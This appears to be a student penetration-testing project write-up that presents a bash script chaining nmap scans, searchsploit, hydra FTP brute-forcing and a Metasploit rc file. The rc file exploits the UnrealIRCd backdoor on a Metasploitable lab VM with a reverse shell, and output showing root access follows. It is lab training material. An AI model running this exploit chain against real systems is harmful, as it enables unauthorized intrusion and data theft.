Project Vulner by Hairkal Juhair

Summary


Create a script that maps network devices for ports, services, and vulnerabilities.

1. The user enters the network range, and a new directory should be created.
2. The script scans and maps the network, saving information into the directory.
   Available tools: nmap, masscan
3. The script will look for vulnerabilities using the nmap scripting engine, searchsploit, and finding weak passwords used in the network.
   Available tools: nmap, searchsploit, hydra, medusa
4. At the end of the scan, show the user the general scanning statistics.


Step 1

The user enters the network range, and a new directory should be created.

User will input range to scan. Once we have the user input, we will use that to create a directory folder where all the information will be stored in that folder.




We will then have a summary of all the addresses available in the network and put it in to a variable for our sub-directory to be created later, where we will be conducting individual scans.



Step 2


The script scans and maps the network, saving information into the directory.

We have scan the network and listed available Ip's on the network. This is where we will use the variable to create a sub-directory.




Step 3
The script will look for vulnerabilities using the nmap scripting engine, searchsploit, and finding weak passwords used in the network.
Available tools: nmap, searchsploit, hydra, medusa

Here I will be changing directory into the sub-directories and conduct individual scans and NSE's of the ip addresses. The information will then be saved into each sub-directory, into a folder called "scans"




Once the scans are completed, the script will then do a **searchsploit** on the individual scans by moving into each sub-directory.



Step 4
Once a vulnerability has been identified, we will be using **msfconsole**

For this, I will be only concentrating on the 'victim VM' – 192.168.15.143
The script will require a rc file. So, you can use any pre-defined rc file of your choice depending on your chosen exploit and machine.

Once done, it will launch a separate terminal and run the rc file on msfconsole and conduct the exploit. Here, the exploit is successful, and we can do as about anything else.



Report:

Scanning 192.168.15.0-244 network.

Objective is to find machines that are vulnerable on the network.

Available Ip's:
192.168.15.1
192.168.15.2
192.168.15.143 (victim machine) - **vulnerable**

Network vulnerabilities typically involve software or data. For example, an operating system (OS) might be vulnerable to network attacks if it's not updated with the latest security patches. If left unpatched a virus could infect the OS, the host that it's located on, and potentially the entire network.

Once we have identified the machine that is prone to cyber-attacks, we will then scan the particular machine for ports open that we could use to exploit

```
┌──(hairkal㉿kali)-[~]
└─$ sudo nmap 192.168.15.143 -p- -O -sV
[sudo] password for hairkal:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-22 02:14 EDT
Nmap scan report for victim (192.168.15.143)
Host is up (0.0010s latency).
Not shown: 65505 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
6697/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
52065/tcp open  status     1 (RPC #100024)
52949/tcp open  java-rmi   GNU Classpath grmiregistry
55965/tcp open  nlockmgr   1-4 (RPC #100021)
60597/tcp open  mountd     1-3 (RPC #100005)
MAC Address: 00:0C:29:85:9D:3C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We have scan and gather that several ports are open and potentially is vulnerable. We will be looking at ftp an irc. We can also do a searchsploit to look for exploits.

```
Exploit Title                                                          |  Path
-----------------------------------------------------------------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)           | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow                | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                         | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                              | windows/dos/27407.pl
-----------------------------------------------------------------------------------
```

Hydra is available to use for bruteforce access into ftp.

```
[21][ftp] host: 192.168.15.143   login: msfadmin   password: msfadmin
```

I will then try to use msfconsole to exploit the victim machine via irc backdoor

```
resource (exploit_irc)> use 18
resource (exploit_irc)> set rhost 192.168.15.143
rhost => 192.168.15.143
resource (exploit_irc)> set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
resource (exploit_irc)> set lhost 192.168.15.134
lhost => 192.168.15.134
resource (exploit_irc)> set lport 4441
lport => 4441
resource (exploit_irc)> run
[*] Started reverse TCP double handler on 192.168.15.134:4441
[*] 192.168.15.143:6667 - Connected to 192.168.15.143:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.15.143:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8ylJJZkbadyezsaY;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8ylJJZkbadyezsaY\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.15.134:4441 -> 192.168.15.143:46499) at 2022-10-22 02:41:36 -0400
```

Once successful, we can upgrade the session into meterpreter

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter >
```

We successfully managed to get access as root! – you will be able to gather sensitive info from this machine.

vulner.sh

```
#!/bin/bash

#Summary
#Create a script that maps network devices for ports, services, and
vulnerabilities.

#The user enters the network range, and a new directory should be
created.
#The script scans and maps the network, saving information into the
directory. Available tools: nmap, masscan
#The script will look for vulnerabilities using the nmap scripting
engine, searchsploit, and finding weak passwords used in the network.
Available tools: nmap, searchsploit, hydra, medusa
#At the end of the scan, show the user the general scanning statistics.



#i used '192.168.15.0-244' to scan.
#This function scans your network range given by user and creates
directory and list out all the available ip on the network.
function enumeration ()
{
      echo "Please enter network ip range to scan: "
      read ip
      echo "You have entered the selected network range: $ip"
      mkdir -p network_"$ip"_scan
      cd network_"$ip"_scan
      pwd
      sudo nmap "$ip" -p- -O -sV -oN "$ip".scan
      ip_list=$(cat "$ip".scan | grep Nmap | grep for | awk '{print
$NF}')
      echo "Scans Completed. List of ip's are the following : $ip_list"
      }

#This function creates a sub-directory based on the given information
of the network work scans.
function directory ()

{
```

```
	scan1=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}'
| tr -d '()' | awk 'NR==1')
	scan2=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}'
| tr -d '()' | awk 'NR==2')
	scan3=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}'
| tr -d '()' | awk 'NR==3')
	scan4=$(cat "$ip".scan | grep Nmap | grep for | awk '{print $NF}'
| tr -d '()' | awk 'NR==4')

	mkdir -p $scan1
	mkdir -p $scan2
	mkdir -p $scan3
	mkdir -p $scan4
	}

#This functions executes scans of the given ip's and look for
vulnerabilities.
function NSE ()
{
	cd /home/hairkal/network_"$ip"_scan/$scan1
	mkdir scans
	cd /home/hairkal/network_"$ip"_scan/$scan1/scans
	sudo nmap $scan1 -p- -O -sV -oN $scan1.scan -oX $scan1.xml
	sudo nmap $scan1 -p- -sV --script=vuln -oN vuln_$scan1.scan

	cd /home/hairkal/network_"$ip"_scan/$scan2
	mkdir scans
	cd /home/hairkal/network_"$ip"_scan/$scan2/scans
	sudo nmap $scan2 -p- -O -sV -oN $scan2.scan -oX $scan2.xml
	sudo nmap $scan2 -p- -sV --script=vuln -oN vuln_$scan2.scan

	cd /home/hairkal/network_"$ip"_scan/$scan3
	mkdir scans
	cd /home/hairkal/network_"$ip"_scan/$scan3/scans
	sudo nmap $scan3 -p- -O -sV -oN $scan3.scan -oX $scan3.xml
	sudo nmap $scan3 -p- -sV --script=vuln -oN vuln_$scan3.scan

	cd /home/hairkal/network_"$ip"_scan/$scan4
	mkdir scans
	cd /home/hairkal/network_"$ip"_scan/$scan4/scans
	sudo nmap $scan4 -p- -O -sV -oN $scan4.scan -oX $scan4.xml
	sudo nmap $scan4 -p- -sV --script=vuln -oN vuln_$scan4.scan
	}

#This function uses searchsploit. It uses Nmap xml result to search for
exploits.
function search_sploit ()
{
	cd /home/hairkal/network_"$ip"_scan/$scan1/scans
	searchsploit -x --nmap $scan1.xml

	cd /home/hairkal/network_"$ip"_scan/$scan2/scans
	searchsploit -x --nmap $scan2.xml

	cd /home/hairkal/network_"$ip"_scan/$scan3/scans
	searchsploit -x --nmap $scan3.xml

	cd /home/hairkal/network_"$ip"_scan/$scan4/scans
	searchsploit -x --nmap $scan4.xml
```

```
      }

#This function runs msfconsole and execute the module base on the
resource file. you will need to produce rc file.
#module used for this exploit -
exploit/unix/irc/unreal_ircd_3281_backdoor

#rcfile:
#search irc
#use 18
#set rhost 192.168.15.143
#set payload payload/cmd/unix/reverse
#set lhost 192.168.15.134
#set lport 4441
#run

function exploit ()
{
      cd /home/hairkal/network_"$ip"_scan/$scan3
      xterm -e msfconsole -r exploit_irc
      }


enumeration
directory
NSE
search_sploit
exploit
```